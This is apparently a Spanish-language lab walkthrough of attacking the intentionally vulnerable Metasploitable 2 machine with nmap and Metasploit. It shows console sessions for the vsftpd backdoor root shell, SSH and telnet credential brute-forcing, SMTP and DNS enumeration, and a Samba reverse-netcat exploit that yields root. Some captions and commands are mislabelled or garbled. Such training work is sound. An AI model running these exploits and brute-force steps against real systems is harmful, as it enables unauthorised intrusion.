53/tcp    open  domain  dnsmasq 2.45
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.168.10.2
Host is up (0.0022s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
445/tcp   open  microsoft-ds?
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.10.3
Host is up (0.00080s latency).
All 1000 scanned ports on 192.168.10.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:25:DB:13 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Ilustración 15 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 6



```
Nmap scan report for 192.168.10.4
Host is up (0.034s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet           Linux telnetd
25/tcp    open  smtp             Postfix smtpd
53/tcp    open  domain          ISC BIND 9.4.2
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind          2 (RPC #100000)
139/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec            netkit-rsh rexecd
513/tcp   open  login           OpenBSD or Solaris rlogind
514/tcp   open  shell?
1099/tcp  open  java-rmi        GNU Classpath grmiregistry
1524/tcp  open  bindshell       Metasploitable root shell
2049/tcp  open  nfs             2-4 (RPC #100003)
2121/tcp  open  ftp             ProFTPD 1.3.1
3306/tcp  open  mysql           MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql      PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc             VNC (protocol 3.3)
6000/tcp  open  X11             (access denied)
6667/tcp  open  irc             UnrealIRCd
8009/tcp  open  ajp13           Apache Jserv (Protocol v1.3)
8180/tcp  open  http            Apache Tomcat/Coyote JSP engine 1.1
MAC address: 08:00:27:2E:D7:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

En esta imagen se muestra los puertos vulnerables de la red 192.168.10.6 pero no está ninguno vulnerable, además esta es la red asociada a Kali.

```
Nmap scan report for 192.168.10.6
Host is up (0.000013s latency).
All 1000 scanned ports on 192.168.10.6 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 40.11 seconds
```

Una vez se tiene claro los puertos de la red que se van a explotar, se procede a realizar estos escaneos.

Primero se debe ingresar a la consola de Metasploitable 2 con el comando msfconsole.

```
msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x
-h: Print this help summary page.
```

Ilustración 18 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 8



Y este comando automáticamente dirige a la consola de Metasploitable 2 o el framework de este mismo y aquí es donde sucede la magia.

```
msf6 > search msf6 --[ metasploit v6.4.64-dev ]
+ -- --[ 2519 exploits - 1296 auxiliary - 431 post ]
+ -- --[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion /none/franklin ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```

Ilustración 19 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 9

3.5 Escaneo O Explotación De Puerto 21 O Servicio FTP

El primer escaneo es al puerto 21 o al servicio de FTP, primero se buscar los módulos disponibles con el comando search vsftpd 2.3.4.

```
msf6 > search vsftpd 2.3.4
Matching Modules
=====
#  Name
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >
```

Ilustración 20 Escaneo o explotación de puerto 21(FTP) paso 1

Una vez muestra los módulos se escoge el que se va a explotar con el comando use y el número del módulo o en nombre de modulo.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
```

Ilustración 21 Escaneo o explotación de puerto 21(FTP) paso 2

Con el comando options se pueden ver las opciones que tiene este módulo.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ilustración 22 Escaneo o explotación de puerto 21(FTP) paso 3

Y con el comando set se realiza la modificación del rhosts donde se pone la dirección IP de la máquina que se va a vulnerar, en este caso Metasploitable 2.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.10.4
rhosts => 192.168.10.4
```

Ilustración 23 Escaneo o explotación de puerto 21(FTP) paso 4

Así mismo se realiza la modificación del payload.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
```

Ilustración 24 Escaneo o explotación de puerto 21(FTP) paso 5

Y con el comando exploit se ejecuta la explotación y si es correcto debe dar ingreso al usuario root del servicio FTP, como muestra la siguiente imagen.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.10.4:21 - The port used by the backdoor bind listener is already open
[*] 192.168.10.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.6:33063 -> 192.168.10.4:6200) at 2025-08-05 09:51:10 -0500

whoami
sh: line 6: whoami: command not found
whoami
root
```

Ilustración 25 Escaneo o explotación de puerto 21(FTP) paso 6



3.6 Escaneo O Explotación De Puerto 22 O Servicio SSH

El segundo escaneo es para el puerto 20 o el servicio SSH, se buscan los módulos disponibles con el comando search ssh_login.

```
msf6 > search ssh_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/ssh/ssh_login          .              normal No     SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey  .              normal No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 >
```

Ilustración 26 Escaneo o Explotación de puerto 22(SSH) paso 1

Con el comando use se escoge el módulo a explotar con nombre o número de posición.

```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Ilustración 27 Escaneo o explotación de puerto 21(FTP) paso 2

Con el comando options se observan la configuración que se necesita realizar para explotar el módulo.

```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

Name           Current Setting  Required  Description
-           -
ANONYMOUS_LOGIN false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS false           no        Try blank passwords for all users
BRUTEFORCE_SPEED 5               yes       How fast to bruteforce, from 0 to 5
CreateSession    true            no        Create a new session for every successful login
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASSED    false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD         no              no        A specific password to authenticate with
PASS_FILE        no              no        File containing passwords, one per line
RHOSTS           no              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            22             yes       The target port
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
THREADS           1              yes       The number of concurrent threads (max one per host)
USERNAME         no              no        A specific username to authenticate as
USERPASS_FILE    no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false           no        Try the username as the password for all users
USER_FILE        no              no        File containing usernames, one per line
VERBOSE          false           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

Ilustración 28 Escaneo o explotación de puerto 21(FTP) paso 3

Con el comando set se modifica el rhosts y se le asigna la IP de la maquina a explotar.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.10.4
rhosts => 192.168.10.4
```

Ilustración 29 Escaneo o explotación de puerto 21(FTP) paso 4



Además de la dirección IP, este módulo requiere un diccionario para los usuarios y contraseñas, se busca este diccionario primero accediendo a la ruta donde están los diccionarios, con el comando `cd` y la ruta `/usr/share/metasploit-framework/data/wordlists`.

```
(franklin@franklin)-[~]  
$ cd /usr/share/metasploit-framework/data/wordlists
```

Ilustración 30 Escaneo o explotación de puerto 21(FTP) paso 5

Y una vez dentro de la ruta se ejecuta el comando `ls` y esta muestra todos los diccionarios que hay en la ruta y se pueden utilizar. Este caso se utilizó el diccionario `root_userpass.txt`

```
(franklin@franklin)-[/usr/share/metasploit-framework/data/wordlists]  
$ ls  
adobe_top100_pass.txt      hci_oracle_passwords.csv  namelist.txt              sid.txt  
av_hips_executables.txt   http_default_pass.txt     oracle_default_hashes.txt snmp_default_pass.txt  
av-update-urls.txt        http_default_userpass.txt oracle_default_passwords.csv superset_secret_keys.txt  
burnett_top_1024.txt      http_default_users.txt    oracle_default_userpass.txt telerik_ui_asp_net_ajax_versions.txt  
burnett_top_500.txt       http_owa_common.txt       password.lst              telnet_cdata_ftth_backdoor_userpass.txt  
can_flood_frames.txt      idrac_default_pass.txt    piata_ssh_userpass.txt    tftp.txt  
cms400net_default_userpass.txt idrac_default_user.txt    postgres_default_pass.txt tomlcat_mgr_default_pass.txt  
common_roots.txt          ipmi_passwords.txt        postgres_default_userpass.txt tomlcat_mgr_default_userpass.txt  
dangerzone_a.txt          ipmi_users.txt            postgres_default_user.txt  tomlcat_mgr_default_users.txt  
dangerzone_b.txt          joomla.txt                root_userpass.txt          unix_passwords.txt  
db2_default_pass.txt      keyboard-patterns.txt     routers_userpass.txt       unix_users.txt  
db2_default_userpass.txt  lync_subdomains.txt      rpc_names.txt              vnc_passwords.txt  
db2_default_user.txt      malicious_urls.txt        rservices_from_users.txt   vxworks_collide_20.txt  
default_pass_for_services_unhash.txt mirai_pass.txt            sap_common.txt             vxworks_common_20.txt  
default_userpass_for_services_unhash.txt mirai_user_pass.txt       sap_default.txt            wp-exploitable-plugins.txt  
default_users_for_services_unhash.txt mirai_user.txt            sap_icm_paths.txt          wp-exploitable-themes.txt  
dlink_telnet_backdoor_userpass.txt multi_vendor_cctv_dvr_pass.txt scada_default_userpass.txt wp-plugins.txt  
flask_secret_keys.txt     multi_vendor_cctv_dvr_users.txt sensitive_files.txt         wp-themes.txt  
grafana_plugins.txt       named_pipes.txt           sensitive_files_win.txt
```

Ilustración 31 Escaneo o explotación de puerto 21(FTP) paso 6

Cuando se tiene la dirección del diccionario se le agrega al `USERPASS_FILE` del módulo escogido con el comando `set`.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt  
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
```

Ilustración 32 Escaneo o explotación de puerto 21(FTP) paso 7

Y con el comando `run` se ejecuta la explotación o escaneo. Y esta muestra el usuario y contraseña con que se puede acceder a través de SSH a Metasploitable 2.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run  
[*] 192.168.10.4:22 ~ Starting bruteforce  
[*] 192.168.10.4:22 ~ Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux'  
[*] SSH session 1 opened (192.168.10.6:45127 -> 192.168.10.4:22) at 2025-08-05 10:05:00 -0500
```

Ilustración 33 Escaneo o explotación de puerto 21(FTP) paso 8



```
msf6 auxiliary(scanner/telnet/telnet_login) >
msf6 auxiliary(scanner/telnet/telnet_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Ilustración 38 Escaneo o explotación de puerto 23(TELNET) paso 5

También se modifica el rhosts con el comando set para asignarle la dirección IP de la maquina a explotar.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.10.4
rhosts => 192.168.10.4
```

Ilustración 39 Escaneo o explotación de puerto 23(TELNET) paso 6

Y con el comando exploit se ejecuta la explotación y esta muestra los usuarios y contraseña que se pueden utilizar para ingresar desde Kali atreves del telnet a Metasploitable 2, como los muestran las siguientes imágenes.

```
msf6 auxiliary(scanner/telnet/telnet_login) >
msf6 auxiliary(scanner/telnet/telnet_login) > exploit
[*] 192.168.10.4:23 - No active DB -- Credential data will not be saved!
[+] 192.168.10.4:23 - 192.168.10.4:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.10.4:23 - Attempting to start session 192.168.10.4:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.10.6:35385 -> 192.168.10.4:23) at 2025-08-05 10:44:32 -0500
[-] 192.168.10.4:23 - 192.168.10.4:23 - LOGIN FAILED: root: (Incorrect: )
[-] 192.168.10.4:23 - 192.168.10.4:23 - LOGIN FAILED: root:!!root (Incorrect: )
```

Ilustración 40 Escaneo o explotación de puerto 23(TELNET) paso 7

```
[*] 192.168.10.4:23 - 192.168.10.4:23 - LOGIN FAILED: root:vagrant (Incorrect: )
[+] 192.168.10.4:23 - 192.168.10.4:23 - Login Successful: user:user
[*] 192.168.10.4:23 - Attempting to start session 192.168.10.4:23 with user:user
[*] Command shell session 3 opened (192.168.10.6:38707 -> 192.168.10.4:23) at 2025-08-05 10:52:21 -0500
[*] 192.168.10.4:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ilustración 41 Escaneo o explotación de puerto 23(TELNET) paso 8

3.8 Escaneo O Explotación De Puerto 25 O Servicio SMTP

El siguiente puerto por escanearse es el 25 o servicio SMTP, primero se busca los servicios disponibles de este puerto que se pueden vulnerar con el comando search smtp.

```
msf6 > search smtp

Matching Modules

#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -                                                                 -
0  exploit/linux/smtp/apache_james_exec 2015-10-01     normal Yes    Apache James Server 2.3.2 Insecure User Creation Ar
bitrary File Write
1  \ target: Bash Completion          .               .     .      .
2  \ target: Cron                     .               .     .      .
3  auxiliary/server/capture/smtp       .               normal No     Authentication Capture: SMTP
4  auxiliary/scanner/http/gavazzi_em_login_loot .               normal No     Carlo Gavazzi Energy Meters - Login Brute Force, Ex
```

Ilustración 42 Escaneo o explotación de puerto 25(SMTP) paso 1



```
37 auxiliary/scanner/smtp/smtp_version . normal No SMTP Banner Grabber
38 auxiliary/scanner/smtp/smtp_ntlm_domain . normal No SMTP NTLM Domain Extraction
39 auxiliary/scanner/smtp/smtp_relay . normal No SMTP Open Relay Detection
40 auxiliary/fuzzers/smtp/smtp_fuzzer . normal No SMTP Simple Fuzzer
41 auxiliary/scanner/smtp/smtp_enum . normal No SMTP User Enumeration Utility
```

Ilustración 43 Escaneo o explotación de puerto 25(SMTP) paso 2

Con el comando use se escoge el módulo establecido a explotar a través del nombre o el numero de la posición. Y con el comando options, se observan las propiedades del módulo y así saber que configuraciones necesita para explotar este mismo.

```
msf6 auxiliary(scanner/smtp/smtp_ntlm_domain) > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.10.4      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     25                yes       The target port (TCP)
  THREADS   1                 yes       The number of concurrent threads (max one per host)
  UNIXONLY  true              yes       Skip Microsoft bannered servers when testing unix users
  USER_FILE /usr/share/metasploit-framework/data/wordlists/nix_users.txt yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Ilustración 44 Escaneo o explotación de puerto 25(SMTP) paso 3

Con el comando set se modifica el rhosts y se le asigna la dirección IP de la máquina a explotar.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.10.4
rhosts => 192.168.10.4
```

Ilustración 45 Escaneo o explotación de puerto 25(SMTP) paso 4

Igualmente, con el comando set se modifica el USER_FILE y se le agrega la ruta del diccionario de usuarios que puede servir para vulnerar este módulo.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/ipmi_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/ipmi_users.txt
```

Ilustración 46 Escaneo o explotación de puerto 25(SMTP) paso 5

Y con el comando run se ejecuta la explotación y este debe mostrar los o el usuario que se puede utilizar para el acceso a este servicio de Metasploitable 2.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.10.4:25 - 192.168.10.4:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.10.4:25 - 192.168.10.4:25 Users found: , msfadmin, user
[*] 192.168.10.4:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ilustración 47 Escaneo o explotación de puerto 25(SMTP) paso 6



3.9 Escaneo O Explotación De Puerto 53 O Servicio DNS

Otro escaneo que se realiza es para el puerto 53 o para el servicio DNS, primero se buscan los módulos disponibles de este puerto que se pueden explotar con el comando search dns.

```
msf6 > search dns

Matching Modules
=====
#    Name
--    -
0    auxiliary/admin/dcerpc/cve_2022_26923_certified
    auxiliary/admin/dcerpc/cve_2022_26923_certified

Disclosure Date  Rank  Check  Description
-----
.              normal No      Active Directory Certificate Services (ADCS) privilege escalation (certified)
```

Ilustración 48 Escaneo o explotación de puerto 53(DNS) paso 1

```
40  auxiliary/scanner/smb/impacket/secretsdump
41  auxiliary/server/dhclient/dhclient_bash_env
42  auxiliary/spoof/dns/bailiwicked_domain
43  auxiliary/spoof/dns/bailiwicked_host
44  auxiliary/gather/enum_dns
45  exploit/unix/dhcp/bash_environment

Disclosure Date  Rank  Check  Description
-----
2014-09-24      normal No      DCOM Exec
2014-09-24      normal No      DHCP Client Bash Environment Variable Code Injection (Shellshock)
2008-07-21      normal Yes   DNS Bailiwicked Domain Attack
2008-07-21      normal Yes   DNS Bailiwicked Host Attack
2014-09-24      excellent No     DNS Record Scanner and Enumerator
2014-09-24      excellent No     Dhclient Bash Environment Variable Injection
```

Ilustración 49 Escaneo o explotación de puerto 53(DNS) paso 2

Con el comando use se escoge el módulo a explotar a través de nombre o número de posición del módulo. Y con el comando option se observan las configuraciones que se deben realizar para explotar el módulo correctamente.

```
msf6 > use 44
msf6 auxiliary(gather/enum_dns) > option
[-] Unknown command: option. Did you mean options? Run the help command for more details.
msf6 auxiliary(gather/enum_dns) > options

Module options (auxiliary/gather/enum_dns):

Name          Current Setting  Required  Description
-----
DOMAIN        true             yes       The target domain
ENUM_A        true             yes       Enumerate DNS A record
ENUM_AXFR     true             yes       Initiate a zone transfer against each NS record
ENUM_BRT      false            yes       Brute force subdomains and hostnames via the supplied wordlist
ENUM_CNAME    true             yes       Enumerate DNS CNAME record
ENUM_MX       true             yes       Enumerate DNS MX record
ENUM_NS       true             yes       Enumerate DNS NS record
ENUM_RVLS     false            yes       Reverse lookup a range of IP addresses
ENUM_SOA      true             yes       Enumerate DNS SOA record
ENUM_SRV      true             yes       Enumerate the most common SRV records
ENUM_TLD      false            yes       Perform a TLD expansion by replacing the TLD with the IANA TLD list
ENUM_TXT      true             yes       Enumerate DNS TXT record
IPRANGE       true             no        The target address range or CIDR identifier
NS            true             no        Specify the nameservers to use for queries, space separated
Proxies       true             no        A proxy chain of format type:host:port[,type:host:port][...]
RPORT         53               no        The target port (TCP)
SEARCHLIST    true             no        DNS domain search list, comma separated
STOP_WILDCRD  false            yes       Stops bruteforce enumeration if wildcard resolution is detected
THREADS       1                no        Threads for ENUM_BRT
WORDLIST      /usr/share/metasploit-framework/data/wordlists/namelist.txt no        Wordlist of subdomains

View the full module info with the info, or info -d command.
msf6 auxiliary(gather/enum_dns) >
```

Ilustración 50 Escaneo o explotación de puerto 53(DNS) paso 3

Con el comando set se le asigna a NS la dirección IP de la máquina a explotar.



```
view the full module info with the info, or info -g command.  
msf6 auxiliary(gather/enum_dns) > set NS 192.168.10.4  
NS => 192.168.10.4
```

Ilustración 51 Escaneo o explotación de puerto 53(DNS) paso 4

Con el comando set se modifica el domain donde se va a realizar la explotación.

```
msf6 auxiliary(gather/enum_dns) > set DOMAIN target.com  
DOMAIN => target.com
```

Ilustración 52 Escaneo o explotación de puerto 53(DNS) paso 5


Y con el comando run se ejecuta el caneo y debe mostrar a los sitios donde se puede acceder de Metasploitable 2.

```
[*] Running module against 192.168.0.4  
[*] Attempting DNS AXFR for target.com from 192.168.10.4  
[*] Query target.com DNS AXFR - no results were received  
[*] Querying DNS CNAME records for target.com  
[*] Querying DNS NS records for target.com  
[+] target.com NS: ns1-168.akam.net  
[+] target.com NS: ns4-65.akam.net  
[+] target.com NS: ns7-64.akam.net  
[+] target.com NS: ns5-65.akam.net  
[*] Querying DNS MX records for target.com  
[+] target.com MX: mxa-0020ab02.gslb.pphosted.com  
[+] target.com MX: mxb-0020ab02.gslb.pphosted.com  
[*] Querying DNS SOA records for target.com  
[+] target.com SOA: ns1-168.akam.net  
[*] Querying DNS TXT records for target.com  
[+] target.com TXT: openai-domain-verification=dv-75YwqS2p7WZUZtnEA4VQmZpn  
[+] target.com TXT: ZOOM_verify_2p2yDsdgUYHCcfIzbyaTmE  
[+] target.com TXT: 1bsEs7Bmn7dTcejJKXlqr9CnnnHXScqfcjGCU5JitlqKhuQG9jYszzZ91XH+Q9Lco0Y52FuOpR0I8LYUz5YeYQ=  
[+] target.com TXT: extensis-domain-verification=3911f3c0-e69c-4d75-aa8a-33afa0520d00  
[+] target.com TXT: dGFyZ2V0  
[+] target.com TXT: atlassian-domain-verification=PrIDM+2UNKNbpMD0D3mux5NL3XcTt2tisHloieySupQAjXBPCtBzvw2WP7tRzUvd  
[+] target.com TXT: stripe-verification=916f40ab1d809d427b07435525ec8efcd0fc24be25674d3cc1067de63aa0021c  
[+] target.com TXT: google-site-verification=2saealyvcdakrTY4L0g3GjblevTIYAj4p_Ihwhf30rbU  
[+] target.com TXT: MS=ms72649311  
[+] target.com TXT: brevo-code:7e6bbbf1fc671ea0755795690d17ba46  
[+] target.com TXT: cursor-domain-verification-24twda=do9ewEVwI4YsyRrgioGCPpp12  
[+] target.com TXT: 9rHeUd6AiQ30jFgENxeGX6CKgbSmFB/NeV5oCQoS5PbafVN66N0FLcsuixm0o1krFPgHLMt7TCEL3iJOUF1mQ=  
[+] target.com TXT: NS_monitor  
[+] target.com TXT: apple-domain-verification=oc-ywTgysCFxVjoVZ7Alg51HbTSY0D7HhKU_9om-EFg  
[+] target.com TXT: v=spf1 include:%{ir}.*{v}.*{d}.spf.has.pphosted.com include:aspmx.pardot.com ~all  
[+] target.com TXT: stripe-verification=c52e56dae78932924b24e718a7850f861712da65458f8c40bab37393ccb56854  
[*] Querying DNS SRV records for target.com  
[*] Auxiliary module execution completed
```

Ilustración 53 Escaneo o explotación de puerto 53(DNS) paso 6

3.10 Escaneo O Explotación De Puerto 139 O Servicio SAMBA

También se realiza escaneo al puerto 139 o servicio SAMBA, para realizar esta operación se debe buscar los módulos disponibles de SAMBA para vulnerar con el comando search samba.



6	target: Windows 2003 English SP0	.	.	.	.	.
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution	
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource	
9	target: Windows x86	.	.	.	.	.
10	target: Windows x64	.	.	.	.	.
11	post/linux/gather/enum_configs	.	normal	No	Linux Gather Configurations	
12	auxiliary/scanner/rsync/modules_list	.	normal	No	List Rsync Modules	
13	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	Yes	MS14-060 Microsoft Windows OLE Package Manager Code Execution	
14	exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection	
15	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution	
16	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow	
17	exploit/linux/samba/setinfoheap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow	

Con el comando use se escoge el módulo que se va a realizar la explotación con el numero de la posición o con el nombre del módulo.

```
msf6 > use 15 smtp Postfix smtpd
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Con el comando `options` se observan las propiedades de este módulo.

```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   | 192.168.10.6    | no       | The local client address                                                                                                                                                                            |
| CPORT   | 4444            | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                                                                                        |
| RHOSTS  | 192.168.10.6    | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 139             | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.10.6    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target: 0 (Automatic selection of targets and/or hosts. See --help for more details)



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.
```

Con el comando `set` se modifica el `rhosts` asignando la dirección IP de la máquina que se quiere atacar.



Y con el comando run se ejecuta la explotación y este debe permitir ingresar al usuario root como muestra la siguiente imagen.

```
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.10.4
rhosts => 192.168.10.4
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.10.6:4444
[*] Command shell session 1 opened (192.168.10.6:4444 -> 192.168.10.4:47029) at 2025-08-05 19:51:11 -0500

whosmi
/bin/sh: line 3: whosmi: command not found
whoami
root
```

Ilustración 58 Escaneo o explotación de puerto 139(SAMBA) paso 5

3.11 Escaneo O Explotación De Puerto 445 O Servicio SAMBA

Relacionado con SAMBA se puede explotar el puerto 445, para esto primero se buscan los módulos disponibles para vulnerar con el comando search samba.

```
msf6 > search Samba

Matching Modules
-----
#  Name                                     Disclosure Date  Rank     Check  Description
-  -                                     -
0  exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21      excellent Yes     Citrix Access Gateway Command Execution
1  exploit/windows/license/calliclnt_getconfig    2005-03-02      average  No      Computer Associates License Client GETCONFIG Overflow
```

Ilustración 59 Escaneo o explotación de puerto 445(SAMBA) paso 1

```
45  \ target: Linux s390x
46  auxiliary/dos/samba/lsa_addprivs_heap
47  auxiliary/dos/samba/lsa_transnames_heap
48  exploit/linux/samba/lsa_transnames_heap
49  \ target: Linux vsyscall
50  \ target: Linux Heap Brute Force (Debian/Ubuntu)
51  \ target: Linux Heap Brute Force (Gentoo)
52  \ target: Linux Heap Brute Force (Mandriva)
53  \ target: Linux Heap Brute Force (RHEL/CentOS)
54  \ target: Linux Heap Brute Force (SUSE)
55  \ target: Linux Heap Brute Force (Slackware)
56  \ target: Linux Heap Brute Force (OpenWRT MIPS)
57  \ target: RISC-V
```

Ilustración 60 Escaneo o explotación de puerto 445(SAMBA) paso 2

Con el comando use se escoge el módulo seleccionado a explotar por medio del nombre o el numero de la posición. Además, con el comando options se observan las características que se pueden modificar del módulo para realizar el escaneo correctamente.



```
msf6 auxiliary(dos/samba/lsa_transnames_heap) > use 46
msf6 auxiliary(dos/samba/lsa_addprivs_heap) > options

Module options (auxiliary/dos/samba/lsa_addprivs_heap):

  Name      Current Setting  Required  Description
  ---      -
